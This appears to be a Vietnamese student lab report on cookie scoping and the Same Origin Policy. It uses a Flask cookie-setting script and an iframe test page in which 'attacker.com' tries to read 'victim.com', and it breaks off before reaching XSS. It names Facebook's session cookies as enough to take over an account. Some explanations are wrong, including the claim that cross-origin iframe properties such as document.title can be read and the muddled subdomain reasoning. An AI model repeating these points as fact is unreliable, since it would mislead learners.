

LỖI WEB CƠ BẢN - SOP+XSS

1. Cookie

1.1 Khái niệm cookie

Khái niệm

Cookie là một đoạn dữ liệu nhỏ được lưu trữ trên trình duyệt của người dùng bởi một website mà họ truy cập. Cookie được sử dụng để lưu trữ thông tin như phiên đăng nhập, tùy chọn người dùng, hoặc các dữ liệu khác để cải thiện trải nghiệm sử dụng và thực hiện các chức năng nhất định trên website.

Cookie thường được sử dụng trong các trường hợp:

- Lưu trữ trạng thái đăng nhập.
- Ghi nhớ tùy chọn hoặc thiết lập của người dùng trên một trang web.
- Theo dõi hành vi người dùng cho mục đích phân tích hoặc quảng cáo.

Ý nghĩa các thuộc tính của cookie

1. name

- **Ý nghĩa:** Tên của cookie, là một chuỗi ký tự định danh duy nhất để phân biệt cookie này với các cookie khác.
- **Ví dụ:** name=UserSession .

2. value

- **Ý nghĩa:** Giá trị của cookie, thường là một chuỗi ký tự hoặc mã hóa để lưu trữ thông tin liên quan đến cookie.
- **Ví dụ:** value=abc123xyz .

3. domain

- **Ý nghĩa:** Tên miền mà cookie có hiệu lực. Cookie chỉ được gửi đến máy chủ nếu người dùng truy cập trang web thuộc tên miền này.
- **Ví dụ:** `domain=example.com` .
Cookie sẽ áp dụng cho tất cả các subdomain như `www.example.com` , `blog.example.com` .

4. path

- **Ý nghĩa:** Đường dẫn trong tên miền mà cookie có hiệu lực. Cookie chỉ được gửi khi URL của trang khớp với đường dẫn này.
- **Ví dụ:** `path=/secure` .
Cookie chỉ có hiệu lực với các URL bắt đầu bằng `/secure` .

5. expires

- **Ý nghĩa:** Thời gian hết hạn của cookie. Sau thời gian này, cookie sẽ bị xóa tự động. Nếu không đặt thuộc tính này, cookie sẽ bị xóa khi trình duyệt đóng (cookie phiên - session cookie).
- **Ví dụ:** `expires=Fri, 01 Jan 2025 12:00:00 GMT` .

6. secure

- **Ý nghĩa:** Cookie chỉ được gửi qua các kết nối bảo mật HTTPS. Nếu sử dụng kết nối HTTP, cookie sẽ không được gửi đi.
- **Ví dụ:** `secure=true` .

7. httpOnly

- **Ý nghĩa:** Cookie chỉ có thể truy cập qua HTTP/HTTPS, không thể truy cập thông qua JavaScript. Thuộc tính này được sử dụng để tăng cường bảo mật, ngăn chặn các cuộc tấn công XSS (Cross-Site Scripting).
- **Ví dụ:** `httpOnly=true` .

1.2 Tạo Cookie

1. Tạo Cookie trên Server (HTTP Response Cookie)

- Cách này sử dụng thông qua server web (ví dụ: Flask, Node.js, Django, v.v.) để tạo và gửi cookie đến trình duyệt người dùng trong HTTP response. Server sẽ quyết định các thuộc tính của cookie như tên, giá trị, thời gian hết hạn, domain, và các thuộc tính bảo mật.
- Ví dụ:**

```

from flask import Flask, make_response
from datetime import datetime, timedelta

app = Flask(__name__)

@app.route('/set_cookie')
def set_cookie():
    response = make_response("Cookie has been set!")
    expires = datetime.utcnow() + timedelta(minutes=30)
    response.set_cookie("username", "john_doe", expires=expires, path="/")
    return response

if __name__ == '__main__':
    app.run(debug=True)

```

2. Tạo Cookie trên Client (JavaScript Cookie)

- Cách này sử dụng JavaScript để tạo và lưu cookie trực tiếp trên trình duyệt của người dùng. Điều này cho phép bạn tạo cookie mà không cần phải gửi yêu cầu đến server, và cookie sẽ được gửi lại trong các yêu cầu tiếp theo đến server.

Cách sử dụng:

- Mở trình duyệt (Chrome, Firefox, Edge, v.v.).
- Nhấn F12 (hoặc Ctrl + Shift + I trên Windows/Linux, Cmd + Option + I trên Mac) để mở Developer Tools.
- Chuyển đến tab **Console**.
- Ghi code JavaScript trực tiếp trong đây và nhấn **Enter** để chạy.

Ví dụ:

```

// Tạo cookie có tên là "username", giá trị là "john_doe", hết hạn sau 1 giờ
document.cookie = "username=john_doe; expires=" + new Date(Date.now() + 3600 * 1000).toUTCString() + "; path=/";

```

3. Xây dựng trang web <http://test.victim.com/test/test.php>

- **Mở file hosts:**
 - Mở **Notepad** (hoặc trình soạn thảo văn bản khác) với quyền quản trị viên.
 - Truy cập file **hosts**:

```
C:\Windows\System32\drivers\etc\hosts
```

- Để mở file hosts bằng quyền admin, bạn có thể mở **Notepad** với quyền admin (chuột phải vào Notepad và chọn "Run as administrator"), sau đó mở đường dẫn trên trong Notepad.
- **Thêm dòng ánh xạ IP:**
 - Trong file **hosts**, thêm dòng sau vào cuối file:

```
127.0.0.1 test.victim.com
```

- Dòng này sẽ ánh xạ tên miền **test.victim.com** tới địa chỉ IP **127.0.0.1** của máy đang chạy ứng dụng Flask.
- **Lưu file hosts:**
 - Sau khi chỉnh sửa, lưu lại file **hosts**.

Thực hiện tạo **cookie** bằng python code

```
from flask import Flask, make_response
from datetime import datetime, timedelta

app = Flask(__name__)
@app.route('/test/test.php')
def create_cookies():
    # Hàm trả về thời gian hết hạn sau 30 phút
    expires = datetime.utcnow() + timedelta(minutes=30)
    # Tạo HTTP response
```

```
response = make_response("Cookies have been set.")
```

```
# Cookie 1: test.victim.com/
```

```
response.set_cookie(  
    "cookie1",  
    "1",  
    expires=expires,  
    path="/",  
    domain="test.victim.com",  
    secure=False,  
    httponly=True  
)
```

```
# Cookie 2: test.victim.com/test
```

```
response.set_cookie(  
    "cookie2",  
    "2",  
    expires=expires,  
    path="/test",  
    domain="test.victim.com",  
    secure=False,  
    httponly=True  
)
```

```
# Cookie 3: victim.com/
```

```
response.set_cookie(  
    "cookie3",  
    "3",  
    expires=expires,  
    path="/",  
    domain="victim.com",  
    secure=False,  
    httponly=True  
)
```

```
# Cookie 4: victim.com/test
```


```
response.set_cookie(  
    "cookie4",  
    "4",  
    expires=expires,  
    path="/test",  
    domain="victim.com",  
    secure=False,  
    httponly=True  
)
```

```
"cookie4",
"4",
expires=expires,
path="/test",
domain="victim.com",
secure=False,
httponly=True
)
# Cookie 5: login.victim.com/
response.set_cookie(
    "cookie5",
    "5",
    expires=expires,
    path="/",
    domain="login.victim.com",
    secure=False,
    httponly=True
)
# Cookie 6: attacker.com/
response.set_cookie(
    "cookie6",
    "6",
    expires=expires,
    path="/",
    domain="attacker.com",
    secure=False,
    httponly=True
)
return response
if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0", port=80)
```

Tôi thấy có 4 cookie được tạo ra là 1,2,3,4

Lý do tạo được cookie:

- Cookie 1 và 2 có thể tạo được là vì có cùng domain
- Cookie 3 và cookie 4 thành công mặc dù có sự khác biệt trong domain (`victim.com` thay vì `test.victim.com`) là do trình duyệt của bạn có thể chấp nhận cookie cho domain và path cụ thể theo cách linh hoạt trong một số trường hợp. Trình duyệt cho phép các cookie có domain `.victim.com` được lưu cho bất kỳ subdomain nào của `victim.com`



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section selected. A table lists four cookies with their names, values, domains, paths, expiration dates, sizes, and attributes (HttpOnly, Secure, SameSite, Partition, Cross Site, Priority).

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
cookie1	1	.test.victim.com	/	2025-01-...	8	✓					Medium
cookie2	2	.test.victim.com	/test	2025-01-...	8	✓					Medium
cookie3	3	.victim.com	/	2025-01-...	8	✓					Medium
cookie4	4	.victim.com	/test	2025-01-...	8	✓					Medium

1.3 Sử dụng cookie

1. cơ chế trình duyệt chọn và gửi cookie lên server khi truy cập một url

1. Trình duyệt nhận cookie từ server khi tải trang lần đầu tiên

Khi người dùng truy cập vào một URL lần đầu tiên (ví dụ: `http://example.com`), trình duyệt sẽ gửi yêu cầu HTTP đến server. Nếu server muốn lưu trữ thông tin trạng thái (ví dụ: xác thực người dùng, giỏ hàng, sở thích, v.v.), nó sẽ gửi cookie dưới dạng một phần của phản hồi HTTP, cụ thể là trong **Header Set-Cookie**.

Ví dụ: Server có thể gửi phản hồi với header như sau:

```
Set-Cookie: username=JohnDoe; expires=Wed, 21 Oct 2025 07:28:00 GMT; path=/; domain=example.com; HttpOnly; Secure
```

Các thông tin trong cookie:

- **username=JohnDoe**: giá trị của cookie.
- **expires=Wed, 21 Oct 2025 07:28:00 GMT**: thời gian hết hạn của cookie.
- **path=/**: cookie này có hiệu lực cho tất cả các trang con của domain `example.com`.
- **domain=example.com**: domain cho phép cookie có hiệu lực.
- **HttpOnly**: cookie này không thể bị truy cập bởi JavaScript (giúp bảo mật).
- **Secure**: cookie chỉ được gửi qua kết nối HTTPS.

Trình duyệt sẽ lưu cookie này vào bộ nhớ của nó (hoặc trong file cookie, tùy thuộc vào thiết lập của trình duyệt).

2. Trình duyệt lưu và chọn cookie khi gửi yêu cầu tiếp theo

Khi người dùng truy cập lại cùng một URL hoặc một trang con của domain (`http://example.com/page1`), trình duyệt sẽ tự động gửi cookie đã lưu từ lần trước trong phần header của yêu cầu HTTP.

Ví dụ: Trình duyệt sẽ gửi yêu cầu HTTP như sau:

```
GET /page1 HTTP/1.1
Host: example.com
Cookie: username=JohnDoe
```

Trong đó:

- **Cookie: username=JohnDoe**: là cookie mà trình duyệt đã lưu và gửi lên server. Trình duyệt sẽ chọn những cookie có giá trị hợp lệ với yêu cầu dựa trên các yếu tố như:
 - **Domain**: cookie chỉ được gửi đến các domain khớp với domain đã chỉ định trong cookie.
 - **Path**: cookie chỉ được gửi đến các đường dẫn khớp với path trong cookie.
 - **Expires/Max-Age**: cookie sẽ không được gửi nếu nó đã hết hạn

3. Trình duyệt chọn các cookie hợp lệ dựa trên URL yêu cầu

Khi yêu cầu được gửi đến server, trình duyệt sẽ kiểm tra và chọn các cookie hợp lệ dựa trên các yếu tố sau:

- **Domain:** Cookie chỉ được gửi nếu domain của URL hiện tại khớp với domain của cookie. Ví dụ: Cookie có `domain=example.com` sẽ được gửi khi truy cập `http://example.com` , nhưng không gửi khi truy cập `http://sub.example.com` (trừ khi cookie có domain là `.example.com` , bao gồm cả subdomain).
- **Path:** Cookie chỉ được gửi nếu đường dẫn (path) của cookie khớp với URL. Ví dụ: Cookie với `path=/page1` chỉ được gửi khi yêu cầu trang `/page1` , không gửi cho trang `/page2` .
- **Expires:** Cookie có thời gian hết hạn sẽ không được gửi sau thời điểm đó.
- **Secure:** Cookie với flag `Secure` chỉ được gửi qua kết nối HTTPS.
- **HttpOnly:** Cookie với flag `HttpOnly` không thể bị truy cập bởi JavaScript (do đó, chỉ có thể được gửi trong các yêu cầu HTTP, không thể truy xuất thông qua `document.cookie` trong JavaScript).

4. Server nhận cookie và xử lý

- Khi server nhận được yêu cầu HTTP từ trình duyệt, nếu yêu cầu bao gồm các cookie hợp lệ, server sẽ có thể truy cập các giá trị này trong phần header `Cookie` .
- Server có thể sử dụng giá trị này để xác định người dùng, kiểm tra quyền truy cập, hoặc thực hiện các thao tác khác dựa trên thông tin đã lưu trữ trong cookie.

5. Quá trình kết thúc

Sau khi xử lý yêu cầu, nếu cần, server có thể gửi lại cookie trong header `Set-Cookie` để thay đổi các giá trị cookie hoặc cập nhật các thuộc tính (chẳng hạn như thời gian hết hạn). Trình duyệt sau đó sẽ cập nhật cookie và sử dụng nó cho các yêu cầu tiếp theo.

2. Kiểm tra cụ thể trong các trường hợp

1. Trang <http://test.victim.com/index.php>

- **cookie1 (domain=test.victim.com , path=/):**
 - **Domain:** Trang web có domain là `test.victim.com` , và cookie1 có domain là `.test.victim.com` , vì vậy cookie này sẽ được gửi (vì `.test.victim.com` là một wildcard domain, có thể gửi cho các subdomains của `test.victim.com`).

- **Path:** Path / trong cookie1 bao phủ tất cả các đường dẫn con, bao gồm cả /index.php của trang hiện tại, vì vậy cookie này sẽ được gửi.
- **Kết luận: cookie1 sẽ được gửi**
- **cookie3 (domain=.victim.com , path=/):**
 - **Domain:** Trang web <http://test.victim.com/index.php> có domain là test.victim.com , và .victim.com là một subdomain của victim.com , vì vậy cookie này sẽ được gửi (cookies với domain .victim.com có thể gửi cho các subdomains như test.victim.com).
 - **Path:** Path / trong cookie3 bao phủ tất cả các đường dẫn con, bao gồm cả /index.php của trang hiện tại, vì vậy cookie này cũng sẽ được gửi.
 - **Kết luận: cookie3 sẽ được gửi.**

2. Trang <http://test.victim.com/test2/index.php>

- **cookie1 (domain=test.victim.com , path=/):**
 - **Domain:** Cookie này có domain là .test.victim.com , và trang test.victim.com thuộc domain này. Vì vậy, cookie này sẽ được gửi.
 - **Path:** Path của cookie là / , nghĩa là cookie này sẽ được gửi cho bất kỳ đường dẫn nào dưới test.victim.com , bao gồm cả /test2/index.php .
 - **Kết luận: cookie1 sẽ được gửi.**
- **cookie3 (domain=.victim.com , path=/):**
 - **Domain:** Cookie này có domain là .victim.com , một subdomain của test.victim.com . Vì vậy, cookie này sẽ được gửi.
 - **Path:** Path của cookie này là / , nghĩa là nó sẽ được gửi cho bất kỳ đường dẫn nào dưới victim.com , bao gồm cả /test2/index.php .
 - **Kết luận: cookie3 sẽ được gửi.**

3. Trang <http://test.victim.com/test/index.php>

- **cookie1 (domain=test.victim.com , path=/):** Cookie này được gửi vì:
 - **Domain:** Trang web <http://test.victim.com/test/index.php> có domain khớp với domain của cookie (.test.victim.com), vì vậy cookie sẽ được gửi.
 - **Path:** Đường dẫn / trong cookie bao phủ tất cả các đường dẫn con, bao gồm /test của trang hiện tại, vì vậy cookie này sẽ được gửi.

- **cookie2 (domain=test.victim.com , path=/test)**: Cookie này được gửi vì:
 - **Domain**: Trang web `http://test.victim.com/test/index.php` có domain khớp với domain của cookie (`.test.victim.com`), vì vậy cookie sẽ được gửi.
 - **Path**: Cookie này có đường dẫn `/test` , khớp với đường dẫn `/test` trong URL trang hiện tại, vì vậy cookie này cũng sẽ được gửi.
- **cookie3 (domain=.victim.com , path=/)**: Cookie này được gửi vì:
 - **Domain**: Trang web `http://test.victim.com/test/index.php` có domain `test.victim.com` , và `.victim.com` là một subdomain của `victim.com` . Vì vậy cookie với domain `.victim.com` sẽ được gửi.
 - **Path**: Đường dẫn `/` trong cookie bao phủ tất cả các đường dẫn con, bao gồm `/test` trong URL trang hiện tại, vì vậy cookie này sẽ được gửi.
- **cookie4 (domain=.victim.com , path=/test)**: Cookie này được gửi vì:
 - **Domain**: Trang web `http://test.victim.com/test/index.php` có domain khớp với domain của cookie (`.victim.com`), vì vậy cookie sẽ được gửi.
 - **Path**: Cookie này có đường dẫn `/test` , khớp với đường dẫn `/test` trong URL trang hiện tại, vì vậy cookie này cũng sẽ được gửi.

4. Trang <http://victim.com/index.php>

cookie3 (domain=.victim.com , path=/):

- **Domain**: Cookie này có domain là `.victim.com` , và trang `victim.com` thuộc domain này. Vì vậy, cookie này sẽ được gửi.
- **Path**: Path của cookie là `/` , có nghĩa là nó sẽ được gửi cho bất kỳ đường dẫn nào dưới `victim.com` , bao gồm cả `/index.php` .

5. Trang <http://victim.com/test/index.php>

- **cookie3 (domain=.victim.com , path=/)**:
 - **Domain**: Cookie này có domain là `.victim.com` , và trang `victim.com` thuộc domain này. Vì vậy, cookie này sẽ được gửi.
 - **Path**: Path của cookie là `/` , có nghĩa là nó sẽ được gửi cho bất kỳ đường dẫn nào dưới `victim.com` , bao gồm cả `/test/index.php` .
 - **Kết luận: cookie3 sẽ được gửi.**
- **cookie4 (domain=.victim.com , path=/test)**:
 - **Domain**: Cookie này có domain là `.victim.com` , và trang `victim.com` thuộc domain này. Vì vậy, cookie này có thể được gửi.

- **Path:** Path của cookie là `/test` , có nghĩa là nó sẽ được gửi cho đường dẫn `/test/*` . Vì vậy, **cookie4 sẽ được gửi**.
- **Kết luận:** **cookie4 sẽ được gửi**.

6. Trang <http://victim.com:8080/index.php>

cookie3 (name: `cookie3` , value: `3` , domain: `.victim.com` , path: `/`)

- **Domain:** `victim.com` khớp với domain của trang (<http://victim.com:8080>), do đó **cookie3 sẽ được gửi**.
- **Path:** Path là `/` , phù hợp với đường dẫn của trang, vì vậy **cookie3 được gửi**.

7. Trang <http://login.victim.com/index.php>

- **cookie3 (name: `cookie3` , value: `3` , domain: `.victim.com` , path: `/`)**
 - **Domain:** `.victim.com` khớp với `login.victim.com` , do đó **cookie3 sẽ được gửi**.
 - **Path:** `path: /` phù hợp với đường dẫn của trang, do đó **cookie3 sẽ được gửi**.
- **cookie4 (name: `cookie4` , value: `4` , domain: `.victim.com` , path: `/test`)**
 - **Domain:** `.victim.com` khớp với `login.victim.com` , do đó **cookie4 sẽ được gửi**.
 - **Path:** `path: /test` không khớp với `/` , do đó **cookie4 không được gửi**.
- **cookie5 (name: `cookie5` , value: `5` , domain: `login.victim.com` , path: `/`)**
 - **Domain:** `login.victim.com` khớp với `login.victim.com` , do đó **cookie5 sẽ được gửi**.
 - **Path:** `path: /` khớp với đường dẫn của trang, do đó **cookie5 sẽ được gửi**.

3. Cookie thường được sử dụng để quản lý phiên đăng nhập

1. Những cookie nào được dùng để định danh phiên đăng nhập?

Khi người dùng đăng nhập vào [Facebook](#), một số cookie quan trọng liên quan đến định danh phiên được tạo và lưu trữ trong trình duyệt. Các cookie quan trọng bao gồm:

- **c_user :**

- Chứa ID của người dùng hiện tại.
- Đây là một trong những cookie chính xác định tài khoản đang đăng nhập.
- **xs :**
 - Chứa mã token phiên, được sử dụng để xác minh phiên đăng nhập.
 - Đây là cookie quan trọng nhất để xác thực các yêu cầu của người dùng.
- **fr :**
 - Cookie này thường được sử dụng để lưu trữ mã token liên quan đến đăng nhập liên tục.
- **datr :**
 - Mã định danh trình duyệt. Cookie này giúp Facebook xác định thiết bị và ngăn chặn các hoạt động đáng ngờ.

2. Đặc điểm của những cookie này là gì?

- **HttpOnly :**
 - Những cookie này được đánh dấu là `HttpOnly` , nghĩa là chúng không thể bị truy cập trực tiếp qua JavaScript. Điều này bảo vệ cookie khỏi bị tấn công XSS (Cross-Site Scripting).
- **Secure :**
 - Các cookie này được gắn cờ `Secure` , nghĩa là chúng chỉ được gửi qua kết nối HTTPS, đảm bảo rằng dữ liệu cookie không bị đánh cắp trên các kết nối không an toàn.
- **SameSite :**
 - Cookie được cấu hình với thuộc tính `SameSite=Lax` hoặc `Strict` , giúp giảm nguy cơ bị tấn công CSRF (Cross-Site Request Forgery).
- **Thời gian sống:**
 - Một số cookie như `c_user` và `xs` có thể tồn tại trong một thời gian dài, thường là từ vài ngày đến vài tuần, cho phép người dùng duy trì trạng thái đăng nhập.
- **Tương quan với IP và thiết bị:**
 - Facebook thường kiểm tra IP và thiết bị để xác thực các cookie này. Nếu một cookie được sử dụng từ thiết bị hoặc IP bất thường, Facebook có thể yêu cầu xác minh bổ sung.

3. Kết luận

- Cookie quan trọng nhất để định danh phiên là `c_user` và `xs` . Nếu kẻ tấn công lấy được hai cookie này, họ có thể truy cập vào tài khoản người dùng mà không cần mật khẩu.

2. Same Origin Policy (SOP)

2.1 Khái Niệm SOP

1. Khái niệm

- **Same Origin Policy (SOP)** là một cơ chế bảo mật quan trọng được các trình duyệt web áp dụng nhằm ngăn chặn các trang web từ việc truy cập tài nguyên của nhau trừ khi chúng có cùng nguồn gốc. SOP bảo vệ người dùng khỏi các tấn công kiểu Cross-Site Scripting (XSS) hoặc Cross-Site Request Forgery (CSRF) bằng cách kiểm soát cách tài nguyên trên một trang web có thể tương tác với tài nguyên trên trang web khác.
- **Origin** trong trình duyệt web là một cách để xác định nguồn gốc của một tài nguyên web. Nó bao gồm ba thành phần chính:
 1. **Giao thức (protocol)** - Ví dụ: `http` , `https` .
 2. **Tên miền (hostname)** - Ví dụ: `example.com` , `sub.example.com` .
 3. **Cổng (port)** - Ví dụ: `80` , `443` .

Cách xác định Origin:

- Một **origin** được biểu diễn theo cú pháp:

```
scheme://hostname:port
```

Ví dụ:

- `https://example.com:443`

- `http://sub.example.com:8080`

Hai tài nguyên được coi là cùng **origin** nếu và chỉ nếu:

- Giao thức giống nhau.
- Tên miền giống nhau.
- Cổng giống nhau (nếu có quy định rõ ràng).

2. Nguyên tắc cơ bản của Same Origin Policy

Same Origin Policy (SOP) là một cơ chế bảo mật của trình duyệt để hạn chế cách các tài nguyên từ các nguồn khác nhau có thể tương tác với nhau. SOP đảm bảo rằng một trang web chỉ có thể truy cập tài nguyên nếu chúng cùng nguồn gốc. Các nguyên tắc cơ bản bao gồm:

1. Kiểm soát truy cập tài nguyên

SOP hạn chế việc truy cập tài nguyên giữa các nguồn khác nhau để bảo vệ thông tin nhạy cảm. Các loại tài nguyên được bảo vệ bao gồm:

- **DOM (Document Object Model):**
 - Một trang web không thể truy cập DOM của trang web khác nếu khác nguồn gốc.
 - Ví dụ:
 - **Hợp lệ:** `https://example.com` có thể truy cập DOM của `https://example.com/page2`.
 - **Không hợp lệ:** `https://example.com` không thể truy cập DOM của `https://sub.example.com`.
- **Cookies:**
 - Cookies chỉ được gửi hoặc truy cập bởi các yêu cầu từ cùng nguồn gốc.
 - Ví dụ:
 - Cookie từ `https://example.com` không thể được sử dụng bởi `https://sub.example.com`.
- **Local Storage và Session Storage:**
 - Dữ liệu lưu trữ bị ràng buộc bởi nguồn gốc.

- `https://example.com` không thể truy cập dữ liệu của `https://sub.example.com` .
- **AJAX Requests:**
 - Các yêu cầu AJAX (`XMLHttpRequest` hoặc `fetch`) bị giới hạn trong phạm vi cùng nguồn gốc trừ khi máy chủ đích cho phép qua **CORS**.

2. Phân biệt nguồn gốc (Origin)

SOP yêu cầu trình duyệt phân biệt nguồn gốc dựa trên ba yếu tố: giao thức, tên miền, và cổng. Điều này nhằm ngăn chặn các tài nguyên từ các nguồn khác nhau xung đột hoặc bị khai thác.

3. Giới hạn giao tiếp giữa các nguồn

- Một trang web không thể thực hiện các hành động nhạy cảm trên một nguồn khác mà không có sự cho phép rõ ràng.
- Ví dụ: Một trang tại `https://example.com` không thể gửi yêu cầu đọc dữ liệu từ `https://api.example.com` mà không được cấu hình CORS.

4. Các trường hợp ngoại lệ hợp lệ

Mặc dù SOP là nguyên tắc nghiêm ngặt, một số cơ chế cho phép vượt qua hạn chế này khi cần:

- **Cross-Origin Resource Sharing (CORS):**
 - Máy chủ đích có thể cấu hình tiêu đề `Access-Control-Allow-Origin` để cho phép các nguồn gốc khác truy cập.
- **JSONP** (cách cũ):
 - Dữ liệu được tải từ một nguồn khác thông qua thẻ `<script>` .
- **PostMessage API:**
 - Cho phép trao đổi dữ liệu an toàn giữa các iframe hoặc cửa sổ khác nguồn gốc.

2.2 SOP đối với DOM access

Trang <http://attacker.com/dom.html> có nội dung như sau:


```
<html>
<head>
  <title>Attacker - DOM Access Test</title>
</head>
<body>
  <h1>Test Same Origin Policy (SOP)</h1>

  <iframe id="iframe1" src="http://attacker.com/test/domtest.html"></iframe>

  <iframe id="iframe2" src="http://attacker.com:8080/dom8080.html"></iframe>

  <iframe id="iframe3" src="http://subdomain.attacker.com/domsubdomain.html"></iframe>

  <iframe id="iframe4" src="http://victim.com/domvictim.html"></iframe>


</body></html>
```

1. Trường hợp web trang <http://attacker.com/dom.html> có thể đọc được nội dung secret

- **Iframe 1:** <http://attacker.com/test/domtest.html>
 - **Giao thức:** http (giống).
 - **Tên miền:** attacker.com (giống).
 - **Cổng:** Mặc định (80) (giống).
 - **Kết luận: Cùng nguồn gốc** → Trang chính <http://attacker.com/dom.html> có thể truy cập nội dung của iframe này, bao gồm việc đọc giá trị của phần tử `#secret`.
- **Iframe 2:** <http://attacker.com:8080/dom8080.html>
 - **Giao thức:** http (giống).
 - **Tên miền:** attacker.com (giống).
 - **Cổng:** 8080 (khác với cổng mặc định 80).
 - **Kết luận: Khác nguồn gốc** → Trang chính <http://attacker.com/dom.html> không thể truy cập nội dung của iframe này do khác cổng.

- **Iframe 3:** `http://subdomain.attacker.com/domsubdomain.html`
 - **Giao thức:** `http` (giống).
 - **Tên miền:** `subdomain.attacker.com` (khác `subdomain` so với `attacker.com`).
 - **Kết luận: Khác nguồn gốc** → Trang chính `http://attacker.com/dom.html` không thể truy cập nội dung của iframe này vì khác `subdomain`.
- **Iframe 4:** `http://victim.com/domvictim.html`
 - **Giao thức:** `http` (giống).
 - **Tên miền:** `victim.com` (hoàn toàn khác).
 - **Kết luận: Khác nguồn gốc** → Trang chính `http://attacker.com/dom.html` không thể truy cập nội dung của iframe này vì hoàn toàn khác tên miền.

Test Same Origin Policy (SOP)



2. Trường hợp không thể đọc được nội dung secret

Trường hợp không thể truy cập được DOM nhưng vẫn có thể truy cập vào một số thuộc tính cơ bản là:

1. **location :**

- Bạn có thể truy cập thuộc tính `location` của `iframe`, vì đây là một đối tượng có thể đọc được mà không vi phạm SOP. Tuy nhiên, bạn không thể truy cập các thuộc tính cụ thể của `location` như `href` nếu `iframe` có nguồn gốc khác.
- Ví dụ:

```
var iframe = document.getElementById('iframe2');  
console.log(iframe.contentWindow.location);
```

2. `frameElement` :

- Đây là thuộc tính tham chiếu đến phần tử `<iframe>` trong DOM của trang chứa nó. Bạn có thể truy cập `iframe.contentWindow.frameElement` mà không gặp vấn đề gì liên quan đến SOP.
- Ví dụ:

```
console.log(iframe.contentWindow.frameElement);
```

3. `document` :

- Mặc dù bạn không thể truy cập nội dung DOM của `iframe` nếu nó có nguồn gốc khác, nhưng một số thuộc tính của `document` có thể truy cập được, ví dụ như `title` hoặc `referrer`. Tuy nhiên, các thuộc tính như `body` hoặc các nội dung cụ thể bên trong `iframe` sẽ bị chặn.
- Ví dụ:

```
console.log(iframe.contentWindow.document.title);
```

4. `navigator` :

- Bạn có thể truy cập một số thông tin cơ bản về trình duyệt từ đối tượng `navigator` của `iframe`, ví dụ như `navigator.userAgent`, nhưng bạn sẽ không thể truy cập các thông tin nhạy cảm hơn, chẳng hạn như các thuộc tính liên quan đến cookie hoặc `sessionStorage`.
- Ví dụ:

```
console.log(iframe.contentWindow.navigator.userAgent);
```

3. trường hợp trang <http://subdomain.attacker.com/domsubdomain.html> cho phép truy cập

1. Vấn đề:

- Hai trang này thuộc cùng miền gốc **attacker.com**, nhưng một trang ở subdomain (`subdomain.attacker.com`) và một trang ở domain chính (`attacker.com`).
- Trình duyệt chặn việc truy cập nội dung giữa chúng do chính sách bảo mật cùng nguồn gốc (**Same-Origin Policy**).

2. Giải pháp:

Sử dụng **Document Domain** để đặt lại miền gốc cho cả hai trang.

Bước thực hiện:

1. Thiết lập miền gốc chung trên cả hai trang:

- Trong cả hai trang, sử dụng đoạn JavaScript sau:

```
document.domain = "attacker.com";
```

- Điều này giúp cả hai trang chia sẻ cùng một miền gốc, cho phép chúng truy cập dữ liệu của nhau.

2. Đảm bảo tính an toàn:

- Chỉ sử dụng khi bạn hoàn toàn kiểm soát cả domain chính và subdomain, vì nó có thể làm tăng nguy cơ lộ dữ liệu nếu subdomain bị xâm phạm.

4. Trường hợp trang <http://victim.com/domvictim.html> cho phép truy cập

1. Vấn đề:

- Hai trang này thuộc **hai miền khác nhau** (`victim.com` và `attacker.com`), và **Same-Origin Policy** sẽ chặn mọi truy cập dữ liệu chéo miền.

2. Giải pháp:

Sử dụng **Cross-Origin Resource Sharing (CORS)** hoặc `window.postMessage`.

Cách 1: Sử dụng CORS

Bước thực hiện:

1. Cấu hình server của `victim.com` :

- Trên server của `victim.com` , cấu hình phản hồi các yêu cầu từ `attacker.com` bằng cách gửi header **Access-Control-Allow-Origin**:

```
